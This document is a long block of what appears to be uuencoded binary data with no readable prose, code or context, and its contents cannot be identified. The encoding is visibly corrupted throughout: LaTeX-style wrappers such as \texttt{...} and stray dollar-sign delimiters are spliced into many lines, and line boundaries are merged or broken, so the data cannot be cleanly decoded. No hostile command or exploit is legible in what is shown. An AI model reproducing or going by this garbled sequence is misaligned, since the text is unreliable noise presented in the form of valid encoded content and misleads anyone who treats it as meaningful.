M0(KND7\^[I[8HW7I[)A"B]1/N`8`2C"0CFW;_:I1?RO;%F]D\$<?2L03`39ZN MECJ&)^HF]JXH3T\$Q1&IQZO=^MT5K<<7((\$X'#M*-HR,"'1"]>OGTK]=+Q:0H $M0*74,QG97#@*X@\W5,Q^OU[>XEBA(^0JME"Q,<>OUA#7#;CU;2K2P6"8+QM:$ M7]2ED^5RPKO)03,*3G",X7PO>WRY-,L=\K9"@H?DI.!7NZ]8FJ\$O\)2N>!"" $\texttt{MPW}(=>I[JF3CL(T/Q.Q(7H+'4VB)P]5F^{.3}FNUN/SQR&N>[E)-3<, OASIN9R?$ MU[>V\$KYUO78-%8,(+2.I=K%\$)6%5M7*,->]V#O\$(D*;GJ4^?/6PUM<I]*LN! M6S697C?7>OG<7,I!D:?O6![6],KX=">%6Y7F1U<K6J3?&;W<R8?D%)!ONG*T MXQ;YYTJ.NAU5'K,6C0!\AG10]/S3P^%I-Y,/:[O=;:\/>'`\$GY9_;4E3NYGG M/NF/C)+[1:,^0)2*8\HB>D^+<LEC2&CQ9&6D8\63<MBTXD3\$E+8(\M]R)H] $M(@J/Q/"A*-6-5F1*_;-TTYPKG;AQ@-Q^-V7]>&Q\3F?XMH==Y+7+=9,E588$ MT/2%E),G<>/!:O-':WQNFKT'MMVW5U<Y,RMG)@967_`'VL(@D,]GJ^D9-R:\ $\texttt{M>;Z_OSX]_7Z_<2,V\backslash0K,I)0$S\&]NZOI6*J+;WVNI,\#^47)WIY@6*6.X^SN\&\&$ $MK-FY''Z>2=MEQ3NEMXNQ24^<.YU-HH-2789Q9^6A3IS)8%@J.(C14*7#+$ MM7BX_XZ%Y8906L+%YKC<G9Z?'IKD2I*WWZ1<3MH\J&F5OE;V1TA2=U9YU!2U MDER)L[(7B/NR8()K*K2VBR-]OZS7#=2^HB"R' `A42.B':[TCI++D"P92E `/5 $M5FRB^{4}!4[69\0BM]CJ(,E7]G^{28P}..V8Y-K-MY;"A=?]X<FWK$I+\#KF_G"$ M#28N/MJWG*6_\$%Y&^E9&0]X\@3'32A9/_XY@<H?!!9\\$0Y5Y^.5\BINSI+72 M_1_D*)6#P9]&_\$8]Y\V5Y6TQ8FR._PT9\$]\^WH[HO+V>S)>N&<!]^*5_C)_ MH26#CHFK\$VX>/C`YC7W_X"6Q:I:6\$N[`_PEXKG`4F/+==LU'4Z=FNWO>'J4G $M@QB@S;U#[]V<Y>EPUKA_>TBEVEBIC26R-`;+(L#<U`/QOU_.U[<7LUK&$,R]$ MHHVB\$T5G:>`^L"E>^EKS*[D8J-;V.\M0`I(3U+A2^^W6A]^EXCU3N72BI[]Y $M.GP-$4(/ZOZOXHM):S$2?$$-VL9<J3MQ).Q$8*$`C`65X];-2-Z^6<YFMFMW$ M, UUKEM&][3=KR&J_#6.T]L4YY3D])45M-V9=WN(*W-O%FS=VF.=TYGC,R9[^ M\FUOR;>0['.)K61>J->7IBKA;DA]=;.28-#IC]O5_/_NU0EYHN!4"X?[)[(V $M, _^0^0, RE5!0@K; \\54?"S=6XC(HRVCPHSQZZT#(M&/V%">(YY^)]"8G*^]'%=$ M)(QK[7/BBT9Q>#_K3-"](^3P-3_KKRT:>ZH^.F"EC^,7;6*N4LU5@I\$?=[2U M<YXI)F?.BR#GMIV8KNSJ@@S>73AC6FKG""*1--EKIVGSJ]OKVFY@)R4FY6KV $M[M9-J9"\&VP[:2M0LN`_*7@G-;HP3]K4-N&D[`Z6ZKJ3KRL!U9)4/:5(/,2=D)$ M]MCUPFJ:KCK(5)\$9U>1]-79E=9"Y4.:2S%6;>?+67K^V[L5EI9FKF+DJC\$N,

M]%?(%DN/[%H-5\$U470%F%1194,L>A#(]NO2P^<'9>,^2M\+R\#7@"HX10621 $MY@CE", N8@: [-&:I+JUJZ@C(+=%K*3,C^0?N"5<ZB2)F+]>;3V]U)()_:R(+($ MB/FBA5VC2C4*U7B[OPZ;\-H]!IUS.U;ZN+''=3&PQGPLF_+AX0N5]P8K;EAX M:;>2V79V<G5>Z[\$/&%/9BXD?)\^G`T<?Z`I'NA)H@A>&O^[M<9HVC.2WNX?= MT_Y.5Q.;WF]&P"_JO8V-DNW3\MGN\$GT(2Y*3EOC+Z.BF1*\3C&T-RGF]V3^1 M.VFX4^5.W1B:>F?_?'R:R5W>BL\:?*[X.,?8&GC;XO_C60:MSX]-;HN&HU2. M+/<O&[^!IV1HI_DQ?'B[/U+R`_!@NWOFWS5VZXG6CZO3T_/=2?57;*G\\$]PV MC@(923/@MJURT`;#),ZAXJ]8LY";9A2^N9%!@#8?<AW0]LGG/38-8Z*,!<\S M\P5#]OD&FLJ5-EP9N?R`_2N.%7`[+(?LTV,HAW;GC:`"@O`Y<3#/P4MZUAZX M,SVC#@S=\85VOK^3D\V!ACV<.8S0%B,V34%B"DW9R89NG>ZS!L;HY"B__/;< $MW-J!<\#_Q]68;=J,05.I_TWO\#,.(%UR6SU)_T<].^U/^*.5!?R)H9J3E[V>ZF$ $M+=+)Z^@>GD65N6A/D!HSX>H-E)(O<^+>OU)&<1SO?'QWI[O/0;0D,>4G]$ MAF7J*S:[)UO7_4!I.B]OOIY<NHMTE94TLE`;1'X";OWY^>%+J#9KH'FC-@^. M4'=SJ.62L%RP)W\,5!*\$CY=P7__7]KX2+"*!30M/]Y8/%1[+PD5&JT185"3U $M" \setminus 5/GX \setminus 80 + LY = (Y39NXEL" \$8I > [X)9 - N/>?67AUZNYRM; Y97S\$YJ6QV = \R, M4>T? $$XQ.U/[8J@WH]Y4KJ^C;''B#A-9SAO2,\002'%]04>=GS/"[<B:O*_\$ M;-AZ(>K>S,]09_7L4GA5@0ZOKS"SA(2JR36ST<H:W1).H>7-4_`[SFU6[C,> M5:_&<@P=8ZS]OW1,=(6L]2?ZM._A'EJ%B>L#S7<B#&*QF4/45+B:GF->`&A- $MCG/!A0=\#F7U_](\&%M3Y`NXI/!Y7B4W7Y4K64[^[U<_*16Z8-/U]NCE\Z2JO<$ M:K7^"SS"AM]J7.VWJC`-#P\$/E1Z+F9-:"7PRCBL49WS`9G:H8S\NCC1QBQ@2 M\$/(,8Y=\$A.DA[#CIOO><)Q+EH%]?3%8S*F?CE95>>QZ)=GS15M;4=JI%.Q+L M:\$\$7IV--\=KQ&]=\RV[/F;PM)3J1YG.!\$TU(:YF1,R3SR*UUK61L(H9/SK5W $\texttt{M2AP;3:!8F6"^@@@=6)D6!(-O(E)=\$!S>MG<\;>_W'V1SVG;_Q^W)\B1N8UJ"}$ $M/77E_{-}\.(5'G)]VG)AF3_\x$P<9QIR)FW.Q'/>'AYV_]R?R)PY901SY'^_$ $M*_T^5$ \$\$Z5(4:B#KT0C'JR/W#&:?-)UFC?W.)^[DJF[6= $\W[=A$H2,"NBX2_$ M)E?OSU+^D/?K0,T05!!WLN*L?R!5]2RN[3Z3E=.5X/M]/K)S:CT9::?FB9/-M2.3,T//]:G=W.CP%UW!Q3//M[KC>?7W\$/-W^'MOD>\$@UT`W#4F=8`L/D'L1I MK4; AZD3\OEU)_ZB>W:QL\$6B2;@5%8MQ*E#C'97ONXD105%7N5&7#SR.=[&!` MPDO,./]M8J_>1".2PA.:HMLJK^P4!I-L!^WR]=5D+E^:3YP+\"SE;_@%+U2= ME6(44VV<I'`-U(2JC=.=A+H7UW*SCV0W#W0O98^Z9->:E-C\>G[(3B%;2]?N M!GE33]Y"-,J7*7PU"R&F25<+'&R)12C3(-,6(_@A\W)V:7<40F(A\$MUO-[TB MTO3G>K+Z]2SFK]6%&'Q^9OC[<C)=R>:8V>59PB1N\$_M?GLD:\[]L%ET";,\$W M!LVP9771V%)96_#;VX*?DB^G_U+TQ4P\GTO5:4M1;+FPW6E#RMR=D4WX>[I< $\label{eq:mks} $$MK^*;R!RI,I^*DI=K@&S;!^@@ZV@&(C"^D4Y]N)=C+J5^DW2^*?M1^*=MM";'^5E)$$ M@MV7OYX1'^=B(B@TD:\$6L[QJZ]:5FFF#K4F3<EI>NG)CDC:/Z^5"ABMQ-_W= M;/(K/KDF796FJM0.0&SZ6SD^+`?,SGFM7YKR5:>/&&2&^SSN,.'4ZBALCMB# M!K:\/\BJ_"-//65J4*\$&2000ZME4HD\$))1HQ=U/^`CE50N4(>G8ZH)C(4M"5 M^&VRY"@RQ5X-:PR2YQ-IZ%XO%K72#&AV?#E`%"<HZ-5KKT;+\$!LBU-17W_9/ MNP"2*Z0@!-8&@%(!%0`0:C?(G*O)B69%[A'773&:'K-I1UR_UXI),O%<P@OH MCI;U(?3;Q9XM:'@>5[J..<;]A=%F4.+SO:IA567P%B^-RE!6L:O`;&9\T"3Y MV%60S360F6_"R:MR"]66LY`"6JDT%!1`^DG/L:_8:==1WX#ZYWO9UO\$H(]U6 M\$3S:Q-`P-H@4ZY1C+`?Q;*FGJL^X#L\$TJ*OQTYYA?+><2XG%FG!5OY^ D6UU M2S>&<DP3>]']XF950[=K.O/UI51W]?OU0L[+ #J52F^&?JC%JB&)&F)HB#WR MH[:DL`4IMTB&+?@Y7<@&_+CYB;68Q3ND&BA`NNK(5\$>*[\1N<G0*,"[\;7T[$MN[Q>VT/[N>5=-3/8007W)P9_)^>)?;_97J6XO_R++/_2T3E]G]$46'_PD=0$ M(FTNK>5Z>G%6V5_NY8\8\0\$)QE"@7^59##5LBN(\$`F;3N:T6XQ0FQ%+)`F3_ $\texttt{M*O"7F!} > 7^\$L, \texttt{C"O`RC,3}(< \texttt{G^Y3}) \\ \texttt{A7>/DX} \setminus \$BA = \texttt{S:18AF8, \#@RS9C6} < \$BE:3$ $\texttt{M-S-LESHS!3*K/YQ&J?@E.N97MG6\$YOK:9CV)W-_O\`/Z92`@M>)9DJLQ4)\$H}$ M#OC3"D5GTUZ0?Y;#,'PG.:S2DPPY9+"3FA>>)'60[D;.2V*"M(KRF%)\$R-*; MLP(V2M,EY5\$8NM#I3J,J0V\$)QV)I?T*_*X<RKAS\OORPQ3=)F;K<HDF4_)K" MF3*OZ]E;\6.>94D6)%Q*3T5P5&)K=)OD\$F0@8/>*8C7C7!1JL!:HAWQ+U:J& M@.!D7#`8:0G2SP%C/@A\)1^.G.+I:,JB%S791RV\`K1Z;0688(`<45!+*]Z5 M;UZ6WZI0SX<4:*6!%_,OI.R670WIBQKLK'*@`A*Z*C)5D=HWO^TLEZ;G84LA MGZDJ+##\^L;IY=;8!LZQ0_IG@S^Q+F^.LLR%RUT*?>@1C]OA9VEG?<"+5"!; MG 1='$/C'M<1$4Y$'3:N:Q:S6)TX*XW&^9TFD\ZX.VG27;SF;HR$H)!9$;$ M+2#[(LBEG`VT'_#UG*.-G'M_!T=!,MOZ\.U!1D%SGK^04LS^%KLK/'X[?;`+ M,IF>!,O<23!"0>4\(!.MT@S#\$(A!.L&.ECE:TJ9!KPY,<1%LL\P&`W(U0,_L $\label{eq:mii} \verb|Mii&_LUKFB0`i\$5)92\$B>R]W]SNZK`LBWP_4U:WJ8\$4=J<ZQR)-[<'O(W&SOR)$ $\texttt{M_:XE8SI\$\$R>*UWWK(4N[A\$**ZD190.BK'J-"<H6D0Y"U(V\$R?Z\#4XH*VE>/E) }$ MJEXZB@!J(9F<F<G&#C/NM_=N0,\33U(^.8*Y,#)/H?=DHH//UX%YA2NS'/30

MBN:5TZ^GO66,4[YA*6EWK;3*V+1-F&:RW*9]>OIX>=AZ)5`KB;9<CJOG1_LH MZVY+<N:,N#_N)2GAFJ'5:7DPC?MZ?SHZ.%?E.&7#U%0C/#@@EKM9A]Q/"*W? MHW0PXX"?;-&ETX7?;.Z-_O0G)Q)-X=D2#(V1Y%2E4,5)"\$B1(>KL5RC\$/\$20 M*/^@:QND2%<610@4F<E\$;S)(<ZIRJ-*Y"3P(+K\$SXV*-U.'8'O\H%8T+8L;_ M7LL7[2>*5ZY%.GT^N#+4"],PJ&P+A=+2*<5X:X!<@<SS";E.5MC)8(P781>F $M")\#D-IQ<UW+\&V?9WF[0K\&73:;IU/P1-B40@]-DPT7^PH>\L[3"$1,P2DNR,$ MC1D7+C`4&!AJXX.I'5N9[,V%DYCL=:2J(PEU7*[X?=J(\(FW[J4U:Z;\$19!N M#X5?+?11>ZKW).D(*TVM(%6-<*&"VF-U]5H3"TTL.49VD63'9^?SI=IGYY8T MQ4Z[BVK^DMB%,N*M4-2CRH?!GEOV!OT5)2+,QDZ/:\$`TG!F4!Q5%W?E,K@EO $\texttt{M;QBWF^>T[=XB?]J>/^VECK4U'\$<5H0;AG5OZSMXDV*>GI:/;Z[\#ZU\#QU5\#F"]}$ M*`*^'K8=>ADY.CN,25HVBV7M#&@6-12,"P5_&M9E+T-+=O=15]:1QN>C'T]; $\texttt{M)*`=<++}) \, \texttt{8H3^ZY1Y[ICV8RR^R>,@DFH[;^REO1MCK?!6:@AX5YSZ1)+)5;} \, . \\$ $M!L:+/!<B]9^]=N[F4JM5][X(-09W0;H].NMNP^/[W`ES8*LM*0EMA;F)/G?-$ M%.!(8E:VW@>HO^"\$EF7(`^9W8"%,OZAE*H%&8SSP+\$GG[0F6;_]Z\[3?B=W? M.U=-HPOA@M(3E6X@G6>65;Z[3-EMF]J=[IP_"^?@R+9P<BK[8_M!@D=)6NU1 $M?^{(.=1:%*0_\#@N.8\#\&06M6D3$U*:5)}P1E(-R_$ZP\>O)]<NL(-ORK`M1DFS)$ $M+>:UF_XD3[N;8,I^-R')^MV$-,Y=I[YMEYKN@I$S4C)'9\\,J\UV:5)3;IM$ M6B:XV5G^1"-@)VW15&NBJJA410D5;DGE'W.G@UL=YA(0^!UKW*?8!((&5\$-D M?M+N9!/1GY]L\:3!6A"%:S=!0P6'`B<WZPO9;"HS6'/V3%+T:TN[[\DIQV1H $\texttt{MX1MQ2^&9K+\#;>G[XNMD_D^?:F1C"^2U=2Z=:+@C=DH'?\$]-;/^Q+YWZF5?HE}$ MM'*AN<PUERDV:UN\$[YZD!;(H]=?SZ?/#ZH^[5E6!U'\QU2^XN<O?=T_73]+W $M#3_(//5\DM4_=0>=.V/G7Q]W3\?#`S8M!@!F^=%RNJNV3]]1P\#*DE[/F7]<$ M)/NX^;"_WY_V._T.?#GX?&HA5%H(!OK!K5?X8L@09OFV&;7'+`=FN%_MP%3L M982\$)C`K%H.79H)2@'4T@/9A(@3_NSH1IU5DU7*EYKE6]^X#-_QYVU@1A![J M=/EIS7I_]P6GB\YWFZTT3J33*J_4F92J2;@%LDO,E(BV\$*BVX48M=S>"_ULM M%_J3'+;K7D,,"@:L/.G5?F?FP+F40&H"Y]'%M?=JR>R9H';WF=3"T.!RSZ%T MJ7D\$JGM4GC`6E:Z&@6[GVY%X.7G_>K&^F"UO5EBR0^+?;U;KM>WC_HXWY:=N $MM=D+466)*F/KU^H3Y&[?3*]/@+SFF=UV]5E&=UWCY::D?Q91B8;N[1^O;\[1^O;\[1^O]]$ MN9\$1*;,'\$N&30"+AK;QLL\''G9K@T0@+[+UR\G@\?47KFOJ\$3TC(F8(+4/L] M@Z16+]W>AIYKJ6!.WZ[Q$*)]''NFF<[S/3#C]SVO6W2+9<\\&/V^[2^6=F-$ M+08)6\^-9B%?00E&\$4U0P\.SI;:SFV:[!<G:M9*S<Z0C2T9OCQJ!CPB=]\C63 M.H!=KN7NT9TJU9W@D-D^?DR>/'5]-Z:&K=">XT\D\A.B6N/D)IVS?RHWSET' MZNGQKM4N)4;GGL)\L5BT?BGL>QI#]\$SIJ&(`=!V\$7V7M7HO&;@#`;[MYP"X* MX0=/O]F;;1<K>,T1L+3`.W:,IDVDK61:HFFV.\FT5-.N%QAJ:S)&LB"HM1R3 M%VJDK#O<3.G""G8N7=JM&UCZW];TN,KSJ`P2UPOW]2=Q5)@P_4(6U=Y>6"+6 $\texttt{M_(V58;} \\ \\ \texttt{[E2I\$5H5E3\&LD,N1WJ@-=C'/_A2GV2]!O(-?LEWE4M:2EBL9TB(E)) } \\ \\ \texttt{M_(V58;} \\ \\ \texttt{M_(V58;} \\ \texttt{M_(V58;M))} \\ \texttt{M_(V58;M)} \\ \texttt$ M_*CPVZ)E'X_,`)SE+@D+B2*'^QC*(%6&3G*%Y,U<NGRRF)9[BLBUCTZZ_2LV M50W.U&!7#ZS?2VVA%N=B,7[?7KR5):&)G7S`;[<SRNB/N<Y8I?S-&:U2\$]Z> $MS_{42_7'Y!I/D";EG5Q>7;YR,F/],1(+\5--+-3$'":Z7H3M6JN=MD?N$T6_$ M*Y=SD1,D+V=V\4M2XW;J>OF^GDB(HV7Q%%5=J>I29Y-N-*0JMT8TN]]]/;8' M;4U2Y8=JX(-`7*4#?A4X5WGF!_)B7%\62)RKP\$0%&EI(B>F+\$MGM#FVDR\$Q% MIIQ"4XGY#R1R<H`":Y57J+R<)E)@^6,3*XSY00M-5=\$XE0,8'?2FMOO)0(I M+#UVC\]\$K24]"*%\%"^DJ8+SUS45_\$0)ZYF:J&4_A%!!3@4L[>E[RB]^1C[G MT)*@Z"%\$Y5>47S`#\$NVJ(8Y^0D,<4T,8+1"C.OQL)J,:6P%41_*R#MTLXR6# MF9)32DXH.=B<DN,0S4_D(&<.BE\'/15%705T9=<EF!>KYB5"-XV;/3Q!-\$\$-O MFX@Z&*_8&J1*S,]\$K#',3.25J!QJ8=`:!NT%-?Q,R!J.^/,\U'!!Z3FEI_R> M&_\$_\$[&F5/&%:7W2C?R*\AFQ];4/I^1GOC:)H:)UK)MBH`3':2B/2MX%6GX8 MM!:40DMK4HYRJ":C&L80]WE04?XSBK"@B(FK0!\$E455)5:QFN>6)JJJ?4)5& $M\&EWA_0V!J)-\#Q=1541<VD:P=]>6V\#+-Z056BS!OM)4\I>I&:;AOB("4`88J_$ $M<'67V!\&BG5U!"JW[F1A-6Y7I@!$EC7`Q.J#&/2CXQ\E5<)Q.[\RU8&3>2C=^$ M!:&5GK17#M3,RFYTN),[@I`3MY'B@_O)?15[_/3'YYZ1\$.ZFL/>9(0TUER;> M*YO?;D<VIGR\/RDFYF#W>(=I#%1.'!.3+<]Y@5F3U.Q/W'Z@NCC1I+OO-"E) MB=J<5'BF*1]E8.UG=37Q\?E9IX[9R?_@'YR-";J3?8)V',FP9Q#@,MC.P)RW MP;4&YQ^.IZ>FU,)\$JXV\$I*"^X[\TUU[5-Z;Y28&[S;-8BGXBRV&S=PDL&(%H M2M:D6`^>L8%AHDNI"L^GF,ACQ(>:YL7#B2K-IW[6E-R+8U+5)&T_4(6'W7W7 M) \^#(]ES8*+WI=9F), "=K!N8V'&?+RWK\96=^D1UBQ(*7T:/#3PQ0>HWG^Q+ M^?'I\/C'1M/3_OZ@7C6!@VFL#5A-V',#7(%%>_]_RMNE@D^+:C`*;/GU&KE $M\ensuremath{\mbox{\sc M}\ensuremath{\mbox{\sc M}\ensuremath{\sc M}\ensuremath{\mbox{\sc M}\ensuremath}\mbox{\sc M}\ensuremath{\mbox{\sc M}\ensuremath}\mbox{\sc M}\ensuremath}\mbox{\sc M}\ensuremath}\mbox{\sc M}\ensuremath{\mbox{\sc M}\ensuremath}\mbox{\sc M}\ensuremath}\mbox{\sc M}\ensuremath}\mbox{\sc M}\ensuremath}\mbox{\sc M}\ensuremath}\mbox{\sc M}\ensuremath}\mbox{\sc M}\ensuremath}\mbox{\sc M}\ensuremath}\mbox{\sc M}\ensurema$ $M4X,S:\:C$4BU(TPFM\]':"J/2*SL:7T[HQ&F3R3YS+22;J[<Z:S9.4]:D42+$ M"EKD/*)C57='),TJL8CH;H(,5@PC'KRQ#87,/#4EY5]\$NG/KM*SP-#3N<)DE

M\$\$')A(!I*:>!%OTLG8\$ROX1E&KNZ,9W@*3"]PU[-S=TT_I];S<`BQOYQ<]_* M1)ZV5Y`X2?Z2\$3`;)]AH#=;,!CBD(9V\GM?S]7RV4MLQ_3M;3*:<RL+?ES?K $MFTD-=G\$YDFQLS>UQML7D5[NE(C\$N_=R^"Q,2\A0\$>UP+`A:X]E2*7\$5/?IWA$ MS.=J/CTS6>Y2&7<F2A6'"U-G]ORH[&M0B5.[RP%'DY;2H:>>ZVOINY0M:\YB M)U?8Y0*CI5>8Q91U(X=3YY?V>M_%E1U(X3(U+0C9B2.1<<F3A=AMJ_+GJ\EK M6["3"7;D2HC_L*#5/PG]8T;#RJ\,Q3IG_N=BBDM#W6M)QW31M(RFI:.FU3*I M1--<CYG*0L, V/A'(@AW\$/.ANCHFG-26MD0JB<W?X&KV"*MR*"&1%/4740W&\ MM1NQ35*5F`MWDE_U>0GB@*6(!E%K)6)EL[LI\$:2DL3(=V98(8M;`\I&-B02J MAW%L6-.*AKGL[DA<?=D_*JHBJHQZNQ%M?U>EE7&#,P\$NA\W3^\/#3G%)@TL# $M7\&6", N=^"P?+NBXL<XK0^[0]3]]_W'CA\))1"B69;(14A!1]R)J4,;]5$4VK$ $\label{eq:mxa} $$ MXA? \SID\&EHSXC< "^WZJT8< [\&_5; E\#: IXR6] $$ SV> "J*_QF(N;, 1/\&8W *=++B6) $$$ $M/W^{-}.$TC(^{E}V=]W7;!%!3R2;Y7[JL=)C)0(%0R^{U}J0-^0^DO+%P;!LUB&4#$ M&]M*36#/?R:.R!S'P_X#S32H9,Q_H*8-+GO)?W'>X(HQ__6W_>#J]*X;X[(1 M58U<J]YV9I^N[L(,FRH9@@6>M=-MU#D*71,QYE_3E*I)70"021M8-N)?`00^ $M-7G\#7(S[UY0-JGK)OTE\$7!*_Y-_\$-+CDA_[]?XG[UN8V<B5+_Z`[,U4`ZJ7^]$ M1\$MTFWLE2RN6VO?N%P<MT3;7LJ01J7;[_OI-9.7)0@\$HVA&SLQL='::0)Q-` M9B+Q*#Q@W*J);6N=BJD2VQXU[&A5.[Z5\2K'#QAECISRN![D.7/:5DO;'3&G M*P!SY8PY`4S-Z8PRVWES.J>HZI@Y7:VXYI@Y7:NX[I@Y1U,FS;326E?EQ)2S M9AQ-6!DQ(4P3\`%"VH#T%-.#-&>ZRFGIJB.FJVJ%-3.F`S`U7=4J<S=ONKH` MJBZ/F:XVBK/'3%<[Q55SII,OUFRYNH@M5]<J`0,<L,2&0[H8A0?\$@TQ0P04\$ M:0*B\$T@/RIS5&M55,S>^8:)1V-SX!L#4:HU3YFK>:DVMJ-GQ#5-;Q1T=W[0% M<.W<^`9/&LG4HH[-UAH58>-GD!*[@2!F\8-AD?HJY@.\$M`'I*:8':<YT;:VE M.S:T:5N%S0UM`\$Q-UQ5@[HX,;3JCJ*-#F\XI[NC0IJL5-SNT"8[N\9-*D>FZ $M5D6,0YK<&;Z0()N\#\6A-\#;,$?("0-B`]Q?0@S9C.8MQ,O^9&+4QT"IL;M0`8$ ${\tt MFD[2:F6>\&;4PK574L5\&++00@RME1"U.-XK*CEO7V/U_\backslash3MO-O2SU]P/8A0;D}$ MEH*\?>EA!-6S,L5.^&K,C^YGQ4!8^M@/0?L0<=/&12AR*;XHA53:DP<]2J$ MLKK+R9L[2;/*[&*KOJ='@\!:*:S.'#E<0?GLYK'J3:/,+:L^J_!0S?S1F\$6! MOPJL`XS(<3-9XS)BII>*-\$E#.7U\^M\$_"M`J,+"X,7JIZNX@P\$J!8TW&!U=H MCS&`C0+;`-BV.+IZO?W,NSH9T@%<C37")LN;A_L43DB#^_>&Q`IU)4H@HW51 M*BLXH*JNE+6P?%JYN"V7>RV5:7<'#\$`A]^&,N";_\$&"A3\$%<%!)/1`XI?>: MS]YF7;=2M=7'8D%=*FPN%@`(UZ4[G_7:=-YJ+@"KDJ+`P"Q2>.]_]%B-L%3* MD@8)88BJ53?*TB;^C6(E3!V8FB)V==12LL/Q"X*6RF0BM^>[6F^'@U#RN-\` MM, KBI@V`31_2LA>U%2Q&U\$*I+`;16SPIIQ(G%]BIV+90(3<0+%S<39Y6*^% $\label{eq:mv} \texttt{MV}) = 9 \ \texttt{VM4K^TQ'VM+A1WWL3;T,78MVO8^G-Q[\$H154:\&3B8+Q3"TK-KPS0)@K}$ M96;%"AP*G8@X##A6),MBBJ!!906RN"FY1^I<XVQ5<=TQQ76EPHXKKAL4A]>I M)-\$J-^L*3_Y(]Q,`*P76`&HSY*O3!V*CL/%1-32]W\.NI4/U7,'5&\]K<=.Y $MDT(RH^2H^2: :R-YN-T\7NX?=-Q;,&*MHAR($\#6Q\=5A<8-*VF*U2`>("X(`7)))$ MQ((..QJ.4,'2X.&.?8'E)HA>,]S7R;B-2:JO<LX=F&@J;,X=.(0[T--;@;())M#@'PB/\$\WN/^\$\$(KA<8^P5+A*D1O*-D"R6X!J0&T`]04,!_[A0B*5PZ0\$N!Q $ME,JN^{;E}HQ3P^{Q}(\$;QQ);0NV"<U8S60R<BM$$)P5DGAL^4E3HJE4%&L,;[V)$ MI-293:,,8WOR^H;\'`L!',;0D[>RQ>/;V..-ZMP6Z0O;\/J,0!P7)3.(Y%<I $M+T!D(>21HM`"Y'1VK@58JZ6<^SK)Q$IA<U\G`40+&+J/U0,-5&E-RK^T)@C5$ M/L;3Y1@<#_KK>^7]_>!1P=.#"T'@_=2960MOP4`_#!ZXMXH7<PDREC,[E2 MA9OP1=^)@9`H6O<#<Y'&).!!)DU"XI3>(SG7L3.ITM+41\SA&H6U,^8`,.[8 $M5V = "4:561 = JAH]3A;-&X6'=5J3(FNHMGC:G^P^*_{6}=(4/>4%B+)%'CE4+T0^*$ M^IG3:551*8_IM&H4=ERGU:Q.*]5IG>ATM3_;T2O#`[`N%6B2\??YX^9.8%9A M+H"-;P<*K%)8'8VRN8PR]!=PH^`6X."T:>91?;%^\$UN_UMK*]HN4%2XP)UI, M+!LQ^\;2&2E\DKJ0Y2RT!X(*G.WV&ZLE/Q;TFDIAQX/>N"7#3XCWE)>DJZ[C $M;1D+7_{0.04} = 0.00$ M^R?#*F6H(^]@Z1YY^>E\LS\P)[@:Y6J3Z9=?(IW6H`.Z*P)TB][5/ZMS>OAK $M<\#M; Q\&[7E<K.00?XB:\A$>?Q)=!P+QG@04:(Z4Q$[S6C?94-+EVEI3D67+I&$ $M87/!!<\#8E0:\#\H,]\H'^JJ+(>U6\&!>Z$W)B(]Z4'8:6*-;D%+*^6RR=Z!<,$ M5AE<&G:R#*\$KI8U74)6*G2YFI4J1YUD9VRA7O++%N:4,'1C*Z>H6?#;A*\$OE M, `%'94;%ISQ6>5S`TR+:3CY#!9\RA+L"MZR\$9[]`0<:!D;SNS<*8`CBHI!P(MG-)[S6??)9[.)%78[!HW\$TO`9M>X`4R[4:%8%>%FNU\$F5PJL9[I1)C8*:V>Z M429V@-GB:#?*D%+!Z2*5]_S^<7`&@5N%QPM4@..P`_!PWNOMW<LMDBL54T=. MRRO"3X_[[?O=X8N@&T6W\$X>%BPNL`XS(L8^N]LO_?-F(/[I2D6:R2HL73@1F MN[]&M56ELIB`I:G%A3?^Z;FKS>%+_P@&?LU+2NQ?D[K?\,U10K8J;U0'WNB^ MVE!14Y9*6>J`I3&#!M<_*`;BDS%TCO>[@\&VN)1\[.GB\%(UF@M_[8G8<N-W

MT'`O"\D4V3\$B"#I^,(QLLK`>U)D!6S7>9E+/?0YBHE78W.<@`.=B3UVIB/IH M[*D;!;;IF.UA=WBW_2[(#L@F_3(T1BE<##.)28U6/%H+!\PW>CJ_LU4A'%4P $M_{][3L0A8#*5\&7!EM^F:'07[;Q#[26"V`@X^`)W80$.~=?OPL4E_%?("0DB$]$ MQ?0@Y99SF=1HZ=HC?M%T@+5SE[X"..<7;:DBS%&_:*T"W9\$^J:T45A_ID]I& M8>VD3YJQ?]L!WQ6Y\?OIRS,;:("4"C:YKR9T%=UNO^7;Z(;QB8N]H[,J@;TC $M8(\$S)*(.`YY]@V6""BX@X!I=!M*#DIOT,ZG1DAWS#!U+U\6<9P`(S[A\\)^J$ MT!LQ:ZE"]+5:]@U& [';?I^@K:(=T'`0@E]O'S;?`*T46D\7 AE*]@>P46`[M7 =]E('UHW8](=H?8+\$9,'`0`85`-E45D8C-G8]Q%Y4?,(O55S`<(:0S24TP/)M4BX`,,EJZ>9F\DRL%#8WDP=PWLQEHT+:GYNY[(`VQ4_,;\$J%FJ-F-E:!;M;, M0+*9.?V<]+E^OI72(<N@H?N:RFB5O<`5L1>82G/FF4C``B>(18F!_>!;9((* $\texttt{M+B!} \; (\, \texttt{FQ"=0'IOJ\$!MS@.\,, ZMG.34N86"IL=EH"X-@\$^{\,},\,)} \; (\, \texttt{LE7^>\$X"X-OM} \backslash \texttt{Q9@.} \;) \; (\, \texttt{LE7^> Q9$.} \;) \; (\,$ MM307>2JI4DEU;@'G=/-``SLZ##O<"KL\W`I?HWR9KF"20P>DFW8"&/='DEVI M^+0?.!O:I""M(ETRRSZ[>=B\$V\$JQ=7:"/97<*#J9J\"O!OS;Q_L[W;AI8T=U M6O>*PU7""'?-BQ67]%,`D9]B`M?U\$P1D-@/L0<_M"&22U1(?"V%5I;"Y\$`8@ $M')C+@M1&V9.ER*G=J@[(>KH8";N%8NM2P;E%HX>[-(S65EFRI\:FDY8Z-G!=FDY8Z-G])$ M*?LOB;*SE7&:PDBJO\$AC\$O`@(P!%=!B/"]&8G/%J559S+/HTI<+FH@^`TV<' M<"L"TZP*24+0Y=/V88*M%)NNC\$`TUU/PC>+C)1((#]\$=T&TQNX.-R:4"T^G+ MQ>.?6SG1K7BK^'29!#0>F%PIL)X&(NQX`[!18)N-0E*"O<`[P+LB"4-G6SJF $M_A\#.$: &KE2&=(/;T,E/\5;Q\48WCN(#F)<]]L)1*4>=K*:LAVD*H(U"VV@Q MA:%X4`%P5+8IBF@5!70XF%@JS`0PIU^,'A^G*PW=9/C`C%9%\#P!/\$G##0FX MSY+J+U)?Q7R`D&(@/<7T(.4^NC*IT=+-S168V`%6SLX5`,2CRM]W_EWQ1\RY MB+54(9-Y)*K_Q,.TA^W]<&FF*-3&"J6<(885FC!"JS-B#P,05\$0=7%8"<*Q? 